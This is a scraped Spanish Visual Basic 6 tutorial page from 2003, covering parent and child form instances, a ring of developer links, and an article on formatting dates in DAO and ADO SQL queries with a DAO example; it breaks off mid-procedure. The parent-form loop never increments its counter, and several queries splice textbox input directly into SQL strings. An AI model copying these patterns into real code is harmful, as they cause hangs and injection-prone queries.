Fecha: 31/05/2003 (14/Jul/2003)
Autor: Germán Perrone - german83@tutopia.com

Muchas veces se necesitan crear instancias de form dinámicamente (de la forma dim f as new Form1) y a su vez, crear instancias hijas del mismo. En el siguiente ejemplo voy a mostrar cómo desde cualquier instancia hija creada se pueden modificar los valores de su form padre y no de cualquier otra instancia del mismo form padre. Básicamente se utiliza la colección Forms para detectar el form padre (ésto lo realiza él mismo antes de llamar al hijo). En esta colección solo detectaremos su índice que pasará como parámetro a una función preestablecida del form hijo. Una vez que el form hijo detectó el índice, asigna con el mismo la dirección del form padre a una variable Form local para su futura modificación. En nuestro ejemplo existen 3 forms. Form1 contendrá un Command1 que llamará a una instancia de Form2. Form2 contendrá un Command1 que llamará a la instancia del Form3 y un Text1 que será modificado por este último. Form3 contendrá un Command1 que llamará a un InputBox que modificará el Text1 de Form2.

Veamos cómo funciona el reconocimiento del índice en Form2:

```
Private Sub Command1_Click()
    ' Botón que llama al form hijo
    Dim i As Integer
    Dim a As Boolean
    Dim f As New Form3
    a = False
    i = 0
    '
    While i < Forms.Count And a = False ' Recorre la colección Forms
        If Forms(i) Is Me Then          ' para ubicar el índice de la instancia
            f.Asignacion(i)             ' de Form2 actual y llama a función de Form3
            a = True
        End If
    Wend
    f.Show
End Sub
```

Ahora detallaremos la función Asignacion en el Form3:

```
Dim frmPadre As Form ' Enlace a su único form padre y va como variable local del Form3
Function Asignacion (i  As Integer)
    Set frmPadre = Forms(i) ' Hace la asignación
```

```
End Function
```

Hay un margen de error muy pequeño pero que debe tenerse en cuenta: cuando Form2 llama a la función de Form3 y pasa su índice, Form3 debe procesar esta información antes de que se cierre algún form, ya que varían todos los índices de la colección Forms y puede asignar cualquier form a la variable local.

Este código es optimizable. Con esto quiero decir que aquí sólo se muestra cómo modificar a un form padre creado en base a una instancia, pero pueden existir errores en la ejecución como el antes mencionado. VB no permite pasar como parametro a "Me", es decir Asignacion(Me), pasando directamente el form, por eso se trabaja con la colección Forms.

Fichero con el código de ejemplo (PadreHijo.zip - Tamaño: 2.05 KB)

Enlaces con otros sitios

"usease" otras páginas de gente que te mandará a la mía o que tienen cosas relacionadas con lo que hay en estas.

Actualizado el 02/Sep/2003

Webs de desarrollo en español


Las webs en español dedicadas exclusivamente a la programación que forman parte del anillo de webs de desarrollo

---

Las Alas de McPegasus Ejemplos para el desarrollo de aplicaciones en Access, utilidades, trucos. Url: www.mcpegasus.com	**Las Alas de McPegasus**
Visual Basic: Area http://www.programatium.com/vb Comunidad de usuarios de Visual Basic - Manuales, Trucos, código Fuente, foros, artículos...	
Artículos técnicos por temas de desarrollo Una sección del nuevo portal de MSDN en español (reunificación de MSDN España y Latinoamérica)	**Artículos técnicos en MSDN por temas**
La Web de Access **de Rafael Andrada Cortina (McPegasus), Juan M. Afán de Ribera y del Búho** **Una web dedicada por completo a Access**	**http://www.clikear.com/webs/accessbhuo/**
[Willy .Net] **La página de [Willy Marroquín ®]** **http://www.willydev.net/**	**http://www.willydev.net/**
Portal SQL **Administrado por Miguel Egea en el que encontrarás respuestas a tus dudas sobre SQL Server y esas cosillas.**	

DESARROLLADOR... ¡BUSCA TU ESTRELLA! Con el programa "Desarrollador Cinco Estrellas" Microsoft busca a las personas más talentosas de Latinoamérica y España para apoyarlas en su capacitación y generar una relación a largo plazo.	**Desarrollador 5 estrellas**
Universidad .NET Universidad .NET está llena de presentaciones audiovisuales que te llevarán de la mano en el aprendizaje de las nuevas tecnologías .NET	**Universidad .NET**
Revista en línea MTJ.NET Online Consulta los artículos escritos por MVPs, RDs y otros colaboradores en esta revista en línea de la Comunidad de desarrolladores de MSDN Latinoamérica.	**MTJ.NET Online**
El Ave Fénix, la web de Marino Posadas, con muchas cosas, sobre todo relacionadas con .NET	El Ave Fénix (Marino Posadas)
Dr. CroW **Una web con cosas sobre VB en la que puedes conseguir un E-Zine sobre VB6**	
Otro "viejo" habitual de las news: Pedro Maicas. **http://www.maicas.net/** **Pásate si quieres saber cómo ser Maicrosoft LVP**	**maicas punto net**
La web de Eduardo A. Morcillo, ahora sólo está en inglés, pero no te arrepentirás. **http://www.domaindlx.com/e_morcillo/**	
La web de Leonardo Azpurua, no dejes de visitar la sección de artículos técnicos: **http://www.lazpurua.com/articulos.htm**	**http://www.lazpurua.com/**
Un nuevo sitio de un habitual de las news: Maverick **http://www.e-mision.net/crazyhouse/**	

PortalVB del colega Jorge Serrano **http://www.portalvb.com/**	
Página dedicada a la programación en .NET En ella puedes encontrar muchas cosas para la programación con .NET Framework: trucos, foros, etc. **http://www.clikear.com/**	
Página con links sobre programación en C En ella puedes encontrar links con manuales, tutoriales e información sobre programación en el Lenguaje C, C++, Visual C++, OpenGl, DirectX, y mucho mas... **http://www.jeanpaul.com.ar/**	**http://www.jeanpaul.com.ar/**
Página sobre programación en Visual Basic **http://www.geocities.com/skullvb/**	**http://www.geocities.com/skullvb/**
Página con Manuales de VB, SQL, VBscript, OCX, etc. **Canal VisualBasic.NET:** **http://www.canalvisualbasic.net/**	
Página de José Rubí de la Vega	
Una página sobre VB de Martín Suárez Viacava: **http://orbita.starmedia.com/~visualb6/**	**http://orbita.starmedia.com/~visualb6/**
Nueva dirección de La Web del Programador **http://www.lawebdelprogramador.com/**	
Un nuevo sitio dedicado a la programación: **http://www.ctv.es/USERS/davidht/**	**http://www.ctv.es/USERS/davidht/**
Sitio de Harvey en EIDOS: **http://www.eidos.es/VeXPERT/** **¿Sobre que crees que trata?** **¡¡¡ PREMIO: Sobre el Visual Basic !!!**	
A este caballero todos los conoceréis, pero hasta ahora no tenía un sitio en internet. **Él es: A. David Grarza Marin, su NUEVA URL:** **http://www.pro-3.com.mx/pagbas.htm**	**La página BASICa**

El sitio de Francisco Charte, con listados y más cosas, no sólo de VB, sino también de Delphi... Un sitio de obligada visita.	
Un Sitio de un colega MVP, (Karl E. Peterson), está en inglés pero hay unos cuantos listados que seguro que te van a interesar.	**http://www.mvps.org/vb/**
Algoritmo, la revista para el programador de sistemas de bases de datos. Fundamentalmente dedicada a Visual Basic y Visual FoxPro. **Algoritmo del Grupo EIDOS** .	
Página de Felipe Santana (Spider en la red) **http://www.arrakis.es/~fsantana/spider/index.htm**	. .
Cuenta Pasos de Manuel Tobarra Si quieres saber cuanto gastas en tus conexiones, aquí encontrarás un programa de gran utilidad.	.
Visual Basic Extremo **Ya no es de Visual Basic, ahora es más genérico y no tiene link a mis páginas... snif!**	**De todas formas, aquí tienes el link:** **http://www.jasoft.org/**
Desarrolladores: **un sitio de encuentro para desarrolladores de habla hispana.**	. .
El web de Windows de Paniagua **No puedes ni debes perdértela.**	. 
La Agenda (todo sobre Html y más cosas)	. .
Joe LeVasseur, un colega, yankee, pero colega... je, je **http://www.yankee-clipper.net/**	
Pon tu Windows al 100% **con Ethek & Friends**	**Ethek & Friends**

VB Online en español (castellano) **(te advierto que no está actualizado desde Oct'97)**	

Nota del 08/Ene/2003:

He quitado los links que tenía y ya no estaban operativos, si por alguna razón he quitado alguno que sólo estaba inoperativo temporalmente, mándame un mensaje y lo vuelvo a incluir.
Gracias

Si quieres que tu página personal esté incluida aquí, envíame un mensaje con la dirección de tu página (URL), tu nombre, población, tema o temas de que trata y un comentario sobre el contenido.
Intentaré que estén disponibles lo antes posible.

Cómo manejar fechas en consultas
(además de otras cosillas más...)
Ejemplos con ADO y DAO

Publicado: 09/Jul/2003
Actualizado: 10/Jul/2003

Lo que vamos a ver aquí es algo bastante simple, será el uso de una fecha en una consulta SQL.

> **Nota:**
> Recuerda (o lo aclaro) que **una consulta SQ**L no es una consulta hecha a una base de datos del tipo SQL, sino es una cadena "**SELECT**" que se usa para obtener los datos de una base de datos, sea del tipo que sea.

El problema con las fechas es que no siempre funciona como nos gustaría, sobre todo si en la consulta se indica más de una fecha o varias condiciones sobre una misma fecha.
Por regla general, (al menos yo), usábamos la función **DateValue()** para convertir la fecha en un valor de sólo fecha, (no, no es que me esté liando, bueno, un poco sí, pero es que normalmente un tipo de datos fecha (**Date**) suele incluir la fecha y la hora y con DateValue nos quedamos sólo con la fecha), por la sencilla razón de que esa función la podemos usar tanto "dentro" de la cadena SQL como fuera de ella para convertir el valor de una variable en un dato de tipo fecha, dentr ode un rato veremos un ejemplo.
Pero esto no siempre funciona, por tanto lo más recomendable es que los datos de fechas contenidos en variables, que vayamos a usar en una consulta, la convirtamos en un dato que no de problemas a confusión al motor de la base de datos.
Hasta no hace mucho lo que yo hacía (seguramente recomendado por alguien en algún momento) es convertir la fecha en el formato "americano": **#mm/dd/yyyy#**, es decir, poner primero el mes, después el día y a continuación el año. Pero esto no siempre funcionaba, incluso si cambiaba el carácter / por - para que la fecha quedara **#mm-dd-yyyy#**.
Después de mucho probar, la solución que he encontrado es usar el formato de fechas **#yyyy/mm/dd#**, es decir empezar desde atrás por el año, el mes y el día y todo esto siempre encerrado entre un par de almohadillas (#).

Para que me resulte más fácil, me he creado una función que convierte una fecha en el formato indicado, a esta función la he llamado **FechaSQL** y es la siguiente:

La función FechaSQL:

```
Public Function FechaSQL(ByVal vFecha As String) As String
    ' Función para convertir una fecha al formato mm/dd/yy          ( 7/Ago/97)
    ' La fecha la convierte al formato: #yyyy/mm/dd#                (30/May/01)
    '
    On Local Error GoTo SQLDateValErr
    '
    If IsDate(vFecha) Then
        ' si es una fecha válida, convertirla
        FechaSQL = "#" & Format$(vFecha, "yyyy/mm/dd") & "#"
    Else
        ' si no es una fecha válida, devolverlo sin modificar
        FechaSQL = vFecha
    End If
    '
    Exit Function
    '
SQLDateValErr:
    ' Si hay error, la fecha por defecto 1-Ene-1980
    Err = 0
    FechaSQL = "#1980/01/01#"
End Function
```

Esta función recibe una parámetro que será una fecha válida (o debería serlo), debido a que es posible que el parámetro pasado a la función no sea una fecha válida, se comprueba mediante la función de Visual Basic **IsDate()**, si es una fecha correcta, la devolvemos en el formato **#yyyy/mm/dd#**, en caso de que no sea una fecha válida, simplemente devolvemos la misma cadena que hemos recibido en el parámetro.

Si se produjera un error, devolveríamos una fecha ficticia.

Ahora veamos cómo hacía *yo* antes las consultas.

> **Nota:**
> Si no quieres tragarte esta batallita, puedes pasar al código "propuesto" usando la función FechaSQL o bien pasar a ver el ejemplo práctico.

Supongamos que tenemos un campo de una tabla que se llama **FechaTérmino** (con tilde en la e) y quería comprobar todos los datos entre la fecha actual (o la indicada en la variable **fechaActual**) y un número de días después, (el número de días estará indicado en la variable **cuantosDias**), lo que hasta hace poco hacía era esto:

```
Dim s As String
Dim rs As Recordset
Dim dFin As Date
Dim fechaActual As Date
Dim cuantosDias As Long
'
fechaActual = Format$(txtFecha, "dd/mm/yyyy")
cuantosDias = txtDias
dFin = (fechaActual + cuantosDias)

' la cadena de la consulta SQL
s = "SELECT * FROM Tabla WHERE " & _
    "DateValue([FechaTérmino]) >= " & DateValue(fechaActual) & _
    " AND DateValue([FechaTérmino]) <= " & DateValue(dFin)
' realizar la consulta

' en DAO sería algo así:
' (se supone que Db es del tipo DataBase y ya está instanciada)
Set rs = Db.OpenRecordset(s, dbOpenForwardOnly)

' en ADO sería algo como esto:
' (se supone que cnn es del tipo ADODB.Connection y ya está instanciada)
Set rs = New Recordset
rs.Open s, cnn, adOpenForwardOnly, adLockReadOnly
```

Pero esto no funciona.
Si quitamos la comparación que hay detrás de **AND** si funciona, pero entonces nos devolverá todos los registros (filas) que sean igual o posterior a la fecha contenida en **fechaActual**, por tanto tendríamos que hacer posteriormente un bucle comprobando que las fechas sean inferiores a la fecha indicada en **dFin**.

Suponiendo que la cadena de la consulta es:

```
s = "SELECT * FROM Tabla WHERE DateValue([FechaTérmino]) >= " & DateValue(fechaActual)
```

El bucle que habría que hacer sería algo así:

```
With rs
    Do While Not .EOF
        ' ¡en ADO no indicar el campo dentro de corchetes!
        If .Fields("[FechaTérmino]") <= DateValue(dFin) Then
            '...
        End If
        .MoveNext
    Loop
End With
```

Pero esto es trabajo doble... ya que...

Usando la función FechaSQL, podemos hacer la consulta de esta forma:

```
' la cadena de la consulta SQL, usando FechaSQL
s = "SELECT * FROM Tabla WHERE " & _
    "[FechaTérmino] >= " & FechaSQL(fechaActual) & " AND [FechaTérmino] <= " & FechaSQL(dFin)
```

Y sólo devolverá las filas que estén entre las dos fechas indicadas.

Si estás usando DAO deberás tener en cuenta que para acceder al campo **FechaTérmino** mediante **Fields** del recordset, tendrás que usar el nombre de ese campo dentro de corchetes.
Si estás usando ADO no tendrás que usar los corchetes, si lo haces te dará error.

> **Nota:**
> Es posible que me haya estado complicando la vida, pero... así es como lo hacía y como lo hago ahora.
> De todas formas, te aclaro que no soy ningún experto en bases de datos... así que... es posible que haya mejores formas de hacer lo que te he comentado y lo que te voy a mostrar, así que... no me regañes si sabes cómo hacerlo mejor, simplemente **¡compártelo!** (seguramente ya sabrás cómo...)

Un ejemplo práctico de todo lo dicho.

Ahora veremos un ejemplo completo de cómo poner todo esto en práctica.
En este ejemplo veremos estas cosillas:

- Crear una base de datos.
- Introducir automáticamente unos campos (ID y FechaTérmino)
- Saber / acceder a los campos de una tabla.
- Añadir / eliminar campos de una tabla.
- Rellenar la tabla con datos ficticios.
- Realizar una consulta desde una fecha indicada y dentro del número de días indicados.
- Recorrer el contenido del recordset y comprobar si hay datos.
- Mostrar el resultado de la consulta en un ListView.
- Calcular el tiempo empleado en la consulta usando la clase cGetTimer.
- Habilitar/ deshabilitar los controles contenidos en un control Frame.

La intención es mostrarte el código relacionado con el acceso a datos tanto para DAO como ADO, por tanto, puedes pulsar en estos links para ver el código de cada una de esas versiones de acceso a datos.

- **Ejemplo usando DAO**.
- **Ejemplo usando ADO** (por terminar)

En esos mismos links tienes acceso al código completo.

Aquí te muestro las capturas de los dos formularios usados por los ejemplos.

El formulario para crear la base y los campos con DAO

El formulario para crear la base y los campos con ADO

El formulario para realizar la consulta

¡Que lo disfrutes!

Nos vemos.
Guillermo

Ejemplo usando DAO:

Este es el código usado para todo lo mencionado en la relación anterior, no se incluye el código de la clase cGetTimer, ya que a dicho código puedes acceder usando el link anteriormente indicado.

Para usar DAO, en referencias tendrás que añadir una a: **Microsoft DAO 3.51 Object Library**
Para usar el ListView tendrás que añadir el componente: **Microsoft Windows Common Controls 6.0 (SP6)**

Este es el código completo del ejemplo de DAO (fechasDAO.zip 12.0 Bytes)

El código del formulario para crear la base y los campos, etc.

```
'--------------------------------------------------------------------------
' Crear una base de datos DAO                                  (09/Jul/03)
'
' Con el botón de crear la base de datos, se creará una tabla
' con los campos ID, Nombre y FechaTérmino.
' NO BORRAR ESOS CAMPOS para poder probar lo de la consulta.
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------
Option Explicit

Private sCampos() As String ' Array con los campos en la tabla
'
Private Enum eTamaño
    Nombre = 22&
```

```
    Tipo = 10&
    Tamaño = 7&
    AlloZeroLength = 7&
    Required = 6&
End Enum

'---------------------------------------------------------------------------
' Procedimientos privados (no de eventos)
'---------------------------------------------------------------------------
Private Sub crearBase(ByVal sBase As String)
    ' Crear la base de datos indicada
    '
    Dim Db As Database
    Dim Fd As Field
    Dim Tb As TableDef      ' Definir una Tabla
    Dim Idx As Index        ' Para crear un índice
    Dim i As Long
    Dim tVersion As DatabaseTypeEnum
    '
    On Error Resume Next
    'If sBase = "" Then Exit Sub
    i = Len(Dir$(sBase))
    If Err Then i = 1
    If i Then
        MsgBox "La base de datos indicada ya existe." & vbCrLf & _
               "Tendrás que eliminarla antes...", vbCritical
        Exit Sub
    End If
    '
    '---------------------------------------------------------------------------
    ' Crear base de datos, idioma general (dbLangGeneral)
    ' y para la versión indicada del Jet de Access
    '---------------------------------------------------------------------------
    Select Case True
    Case optVersion(0)
        tVersion = dbVersion10
    Case optVersion(1)
        tVersion = dbVersion11
    Case optVersion(2)
        tVersion = dbVersion20
    Case optVersion(3)
        tVersion = dbVersion30
    End Select
    Set Db = CreateDatabase(sBase, dbLangGeneral, tVersion)
    '
    ' Primero la tabla de las tareas
    Set Tb = Db.CreateTableDef(txtTabla.Text)
    ' Vamos a crear el Campo ID que será un índice
    Set Fd = Tb.CreateField("ID", dbLong)
    ' Ahora vamos a asignar las propiedades de contador, etc.
    Fd.Attributes = dbAutoIncrField Or dbUpdatableField Or dbFixedField
    Tb.Fields.Append Fd
    ' El resto de los campos
    Set Fd = Tb.CreateField("Nombre", dbText, 50)
    Tb.Fields.Append Fd
    Set Fd = Tb.CreateField("FechaTérmino", dbDate)
    Tb.Fields.Append Fd
    '
    ' Creamos un índice con el ID
    Set Idx = New Index
    Idx.Name = "PrimaryKey"
    Idx.Unique = True
    Idx.Primary = True
    Idx.Fields = "ID"
    ' Añadimos el índice a la tabla
    Tb.Indexes.Append Idx
    ' Añadimos la tabla a la base
    Db.TableDefs.Append Tb
    '
    ' Cerramos la base
    Db.Close
    '
    MsgBox "Nueva base de datos " & sBase & " creada.", vbInformation
```

```
End Sub

Private Function ajusta(ByVal Cadena As String, _
                        ByVal Ancho As Long, _
                        Optional Alineado As AlignmentConstants = vbLeftJustify _
                        ) As String
    ' Ajustar la cadena al ancho especificado
    Dim s As String
    '
    ' Alinear según el parámetro Alineado                          (06/Nov/00)
    s = Left$(Cadena, Ancho)
    If Alineado = vbLeftJustify Then
        s = Left$(s & Space$(Ancho), Ancho)
    ElseIf Alineado = vbRightJustify Then
        s = Right$(Space$(Ancho) & s, Ancho)
    Else
        Do While Len(s) < Ancho
            s = " " & s & " "
        Loop
        s = Left$(s, Ancho)
    End If
    ajusta = s
End Function

Private Sub mostrarCampos(Td As TableDef)
    '-------------------------------------------------------------------------
    ' Inicializar los campos de la tabla especificada
    '-------------------------------------------------------------------------
    Dim Fd As Field
    Dim tIndex As Index
    Dim s As String
    Dim n As Long
    '
    'On Local Error Resume Next
    '
    ' recorrer los campos de la tabla
    n = -1
    '
    List1.Clear
    s = ajusta("Nombre:", eTamaño.Nombre) & " " & ajusta("Tipo:", eTamaño.Tipo) & " " &
ajusta("Tamaño:", eTamaño.Tamaño) & " " & ajusta("CeroLen", eTamaño.AlloZeroLength) & " " &
ajusta("Requer", eTamaño.Required)
    List1.AddItem s
    s = String$(eTamaño.Nombre, "-") & " " & String$(eTamaño.Tipo, "-") & " " &
String$(eTamaño.Tamaño, "-") & " " & String$(eTamaño.AlloZeroLength, "-") & " " &
String$(eTamaño.Required, "-")
    List1.AddItem s
    For Each Fd In Td.Fields
        s = ""
        With Fd
            n = n + 1
            ReDim Preserve sCampos(n)
            sCampos(n) = .Name
            '
            s = s & ajusta(.Name, eTamaño.Nombre) & " "
            ' Añadir el "nombre" del tipo
            's = s & ajusta(.Type, eTamaño.Tipo) & " "
            s = s & ajusta(tipoToString(.Type), eTamaño.Tipo) & " "
            s = s & ajusta(CStr(.Size), eTamaño.Tamaño, vbRightJustify) & " "
            s = s & IIf(.AllowZeroLength, "  Sí   ", "  No   ") & " "
            s = s & IIf(.Required, "  Sí  ", "  No  ")
            List1.AddItem s
        End With
    Next
    '
    Err = 0
End Sub

Private Function tipoToString(ByVal elTipo As DataTypeEnum, _
                              Optional ByVal ConTipo As Boolean = False) As String
    ' Devuelve una cadena según el tipo de datos                   (05/Nov/00)
    Dim s As String
    '
```

```
    Select Case elTipo
    Case dbBigInt
        s = "dbBigInt"
    Case dbBinary
        s = "dbBinary"
    Case dbBoolean
        s = "dbBoolean"
    Case dbByte
        s = "dbByte"
    Case dbChar
        s = "dbChar"
    Case dbCurrency
        s = "dbCurrency"
    Case dbDate
        s = "dbDate"
    Case dbDecimal
        s = "dbDecimal"
    Case dbDouble
        s = "dbDouble"
    Case dbFloat
        s = "dbFloat"
    Case dbGUID
        s = "dbGUID"
    Case dbInteger
        s = "dbInteger"
    Case dbLong
        s = "dbLong"
    Case dbLongBinary
        s = "dbLongBinary"
    Case dbMemo
        s = "dbMemo"
    Case dbNumeric
        s = "dbNumeric"
    Case dbSingle
        s = "dbSingle"
    Case dbText
        s = "dbText"
    Case dbTime
        s = "dbTime"
    Case dbTimeStamp
        s = "dbTimeStamp"
    Case dbVarBinary
        s = "dbVarBinary"
    Case Else
        'If ConTipo Then
        '    s = "Tipo desconocido"
        'Else
            s = "dbMemo"
        'End If
    End Select
    If ConTipo Then
        s = s & " (" & CStr(elTipo) & ")"
    End If
    tipoToString = s
End Function

Private Sub habilitarCampos(Optional ByVal habilitar As Boolean = True)
    ' habilitar / deshabilitar los controles contenidos en FrameCampos
    Dim tControl As Control
    Dim s As String
    '
    s = FrameCampos.Name
    For Each tControl In Controls
        ' deshabilitar/habilitar sólo los contenidos en el FrameCampos
        If tControl.Container.Name = s Then
            tControl.Enabled = habilitar
        End If
    Next
End Sub
'------------------------------------------------------------------------------

Private Sub cmdAdd_Click()
    ' Añadir el campo indicado a la tabla
```

```
    Dim tBase As Database
    Dim tTableDef As TableDef
    Dim tField As Field
    Dim i As Long
    Dim s As String
    '
    On Error GoTo ErrAdd
    '
    Set tBase = OpenDatabase(Me.txtBase)
    Set tTableDef = tBase.TableDefs(txtTabla.Text)
    '
    With Me.cboTipo
        i = .ItemData(.ListIndex)
    End With
    With tTableDef
        Set tField = .CreateField(Me.txtNombre, i, Me.txtLongitud)
        .Fields.Append tField
        With tField '.Fields(txtNombre)
            If Me.chkAllowZeroLength Then
                .AllowZeroLength = True
            Else
                .AllowZeroLength = False
            End If
            If Me.chkRequired Then
                .Required = True
            Else
                .Required = False
            End If
            ' añadirlo a la lista
            s = ajusta(.Name, eTamaño.Nombre) & " "
            s = s & ajusta(tipoToString(.Type), eTamaño.Tipo) & " "
            s = s & ajusta(CStr(.Size), eTamaño.Tamaño, vbRightJustify) & " "
            s = s & IIf(.AllowZeroLength, "  Sí   ", "  No   ") & " "
            s = s & IIf(.Required, "  Sí  ", "  No  ")
            List1.AddItem s
        End With
    End With
    '
    tBase.Close
    '
    Exit Sub
    '
ErrAdd:
    MsgBox "Error al añadir el campo: " & txtNombre & vbCrLf & _
            Err.Number & " " & Err.Description, _
            vbExclamation Or vbOKOnly, "Error al borrar campos"
    tBase.Close
End Sub

Private Sub cmdConsulta_Click()
    With fComprobarFechasDAO
        .NombreBase = txtBase
        .NombreTabla = txtTabla
        .Show vbModal, Me
    End With
End Sub

Private Sub cmdCrearBase_Click()
    crearBase txtBase.Text
End Sub

Private Sub cmdDel_Click()
    ' Eliminar el campo de la tabla
    Dim tBase As Database
    Dim tTableDef As TableDef
    Dim tIndex As Index
    Dim b As Boolean
    Dim i As Long
    '
    On Error GoTo 0 'ErrDel
    '
    Set tBase = OpenDatabase(Me.txtBase)
    Set tTableDef = tBase.TableDefs(txtTabla.Text)
```

```
    ' Si es un índice, borrarlo de la tabla de índices              (08/May/01)
    On Error Resume Next
    b = tTableDef.Indexes(Me.txtNombre).Unique
    If Err = 0 Then
        If b = False Then
            tTableDef.Indexes.Delete Me.txtNombre
        Else
            If MsgBox("¡ATENCION! El campo " & txtNombre & " es un índice único." & vbCrLf &
"¿Quieres borrarlo?", vbYesNo Or vbExclamation) = vbYes Then
                On Error GoTo ErrDel
                tTableDef.Indexes.Delete Me.txtNombre
            End If
        End If
    End If
    Err = 0
    On Error GoTo ErrDel
    tTableDef.Fields.Delete Me.txtNombre
    '
    ' si llegamos aquí, es que se ha borrado
    ' eliminar el campo de la lista
    For i = 0 To List1.ListCount - 1
        If InStr(List1.List(i), txtNombre) > 0 Then
            List1.RemoveItem i
            Exit For
        End If
    Next
    '
    tBase.Close
    '
    Exit Sub
    '
ErrDel:
    MsgBox "Error al borrar el campo: " & txtNombre & vbCrLf & _
            Err.Number & " " & Err.Description, _
            vbExclamation Or vbOKOnly, "Error al borrar campos"
    tBase.Close
End Sub

Private Sub cmdMostrarCampos_Click()
    ' abrir la tabla señalada por el combo
    Dim Db As Database
    Dim Td As TableDef
    '
    ReDim sCampos(0)
    '
    Set Db = OpenDatabase(txtBase)
    For Each Td In Db.TableDefs
        If Td.Name = txtTabla Then
            ' si es la tabla buscada...
            mostrarCampos Td
            habilitarCampos True
            Exit For
        End If
    Next
    Db.Close
    Set Db = Nothing
End Sub

Private Sub cmdRellenarBase_Click()
    ' rellenar la base de datos con datos ficticios
    Dim i As Long, j As Long
    Dim k As Long, n As Long
    Dim s As String
    Dim cuantosDias As Long
    Dim tDb As Database
    Dim tRs As Recordset
    '
    On Error GoTo ErrRellenar
    '
    ' asegurarnos de que hemos leido los campos
    cmdMostrarCampos_Click
    '
    n = UBound(sCampos)
```

```
    If n = 0 Then
        MsgBox "La tabla debería tener al menos dos campos", vbInformation
        Exit Sub
    End If
    '
    Set tDb = OpenDatabase(txtBase)
    s = "SELECT * FROM " & txtTabla
    Set tRs = tDb.OpenRecordset(s, dbOpenDynaset)
    '
    Me.MousePointer = vbHourglass
    DoEvents
    Randomize
    j = txtRegsitros
    For i = 1 To j
        ' crear registros ficticios
        cuantosDias = Int(Rnd * 20) + 20
        With tRs
            .AddNew
            For k = 0 To n
                ' sólo añadir datos en campos de fecha, texto y moneda
                Select Case .Fields(sCampos(k)).Type
                Case DataTypeEnum.dbDate
                    If Rnd > 0.5 Then
                        .Fields(sCampos(k)) = Now + Int(Rnd * cuantosDias)
                    Else
                        .Fields(sCampos(k)) = Now - Int(Rnd * cuantosDias)
                    End If
                Case DataTypeEnum.dbText
                    .Fields(sCampos(k)) = ajusta(sCampos(k) & " " & i, .Fields(sCampos(k)).Size,
vbLeftJustify)
                Case DataTypeEnum.dbCurrency
                    .Fields(sCampos(k)) = CCur(Rnd * 15000)
                End Select
            Next
            .Update
        End With
    Next
    '
    tRs.Close
    tDb.Close
    '
    Me.MousePointer = vbDefault
    DoEvents
    MsgBox "Se han añadido " & j & " regsitros a la tabla " & txtTabla, vbInformation
    Exit Sub
    '
ErrRellenar:
    MsgBox "Se ha producido un error:" & vbCrLf & _
           Err.Number & " " & Err.Description, vbCritical, "Error al añadir regsitros"
    Err = 0
End Sub

Private Sub Form_Load()
    Move (Screen.Width - Width) \ 4, 0
    '
    ' Asignar al combo los tipos de datos a elegir
    With cboTipo
        .Clear
        .AddItem "dbText"
        .ItemData(.NewIndex) = DataTypeEnum.dbText
        .AddItem "dbCurrency"
        .ItemData(.NewIndex) = DataTypeEnum.dbCurrency
        .AddItem "dbDate"
        .ItemData(.NewIndex) = DataTypeEnum.dbDate
        .AddItem "dbLong"
        .ItemData(.NewIndex) = DataTypeEnum.dbLong
        .AddItem "dbDouble"
        .ItemData(.NewIndex) = DataTypeEnum.dbDouble
        .AddItem "dbInteger"
        .ItemData(.NewIndex) = DataTypeEnum.dbInteger
        .AddItem "dbBoolean"
        .ItemData(.NewIndex) = DataTypeEnum.dbBoolean
        .AddItem "dbMemo"
```

```
        .ItemData(.NewIndex) = DataTypeEnum.dbMemo
        .AddItem "dbByte"
        .ItemData(.NewIndex) = DataTypeEnum.dbByte
        .AddItem "dbChar"
        .ItemData(.NewIndex) = DataTypeEnum.dbChar
        .AddItem "dbLongBinary"
        .ItemData(.NewIndex) = DataTypeEnum.dbLongBinary
        .AddItem "dbSingle"
        .ItemData(.NewIndex) = DataTypeEnum.dbSingle
        .AddItem "dbFloat"
        .ItemData(.NewIndex) = DataTypeEnum.dbFloat
        .AddItem "dbBigInt"
        .ItemData(.NewIndex) = DataTypeEnum.dbBigInt
        .AddItem "dbBinary"
        .ItemData(.NewIndex) = DataTypeEnum.dbBinary
        .AddItem "dbDecimal"
        .ItemData(.NewIndex) = DataTypeEnum.dbDecimal
        .ListIndex = 0
    End With
    txtNombre = "Nombre"
    txtLongitud = "50"
    chkAllowZeroLength.Value = vbChecked
    chkRequired.Value = vbUnchecked
    ' deshabilitar el contenido del Frame1(1)
    habilitarCampos False
End Sub

Private Sub List1_Click()
    ' Mostrar la información del campo seleccionado
    Dim i As Long
    Dim s As String
    '
    With List1
        i = .ListIndex
        If i > 1 Then
            s = .List(i)
            Me.txtNombre = Trim$(Left$(s, eTamaño.Nombre))
            s = LTrim$(Mid$(s, eTamaño.Nombre + 1))
            Me.cboTipo.Text = Trim$(Left$(s, eTamaño.Tipo))
            s = (Mid$(s, eTamaño.Tipo + 2))
            Me.txtLongitud = Trim$(Left$(s, eTamaño.Tamaño))
            s = LTrim$(Mid$(s, eTamaño.Tamaño + 1))
            If Trim$(Left$(s, eTamaño.AlloZeroLength)) = "Sí" Then
                Me.chkAllowZeroLength.Value = vbChecked
            Else
                Me.chkAllowZeroLength.Value = vbUnchecked
            End If
            s = LTrim$(Mid$(s, eTamaño.AlloZeroLength + 1))
            If Trim$(s) = "Sí" Then
                Me.chkRequired.Value = vbChecked
            Else
                Me.chkRequired.Value = vbUnchecked
            End If
        End If
    End With
End Sub
```

El código del formulario para hacer la consulta y mostrar los datos

```
'--------------------------------------------------------------------------------
' Prueba de consulta con fechas en base de datos DAO                (09/Jul/03)
'
' Los campos que debe tener la tabla de la base indicada serán:
'   ID, Nombre y FechaTérmino
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------------
Option Explicit

Public NombreBase As String     ' Nombre de la base de datos
```

```
Public NombreTabla As String    ' El nombre de la tabla
Private mCuantosDias As Long
Private Db As Database

Private Sub cmdProcesar_Click()
    ' procesar los datos a mostrar
    Dim fechaActual As Date
    Dim s As String
    Dim dFin As Date
    Dim tRs As Recordset
    Dim tGT As cGetTimer
    Dim n As Long
    '
    On Error Resume Next
    Set Db = OpenDatabase(NombreBase)
    If Err Then
        MsgBox "Error al abrir la base de datos: " & NombreBase & vbCrLf & _
                Err.Number & " " & Err.Description
        Exit Sub
    End If
    '
    fechaActual = Format$(txtFecha, "dd/mm/yyyy")
    mCuantosDias = txtDias
    dFin = (fechaActual + mCuantosDias)
    '
    ListView1.ListItems.Clear
    '
    Set tGT = New cGetTimer
    tGT.StartTimer
    '
    n = 0
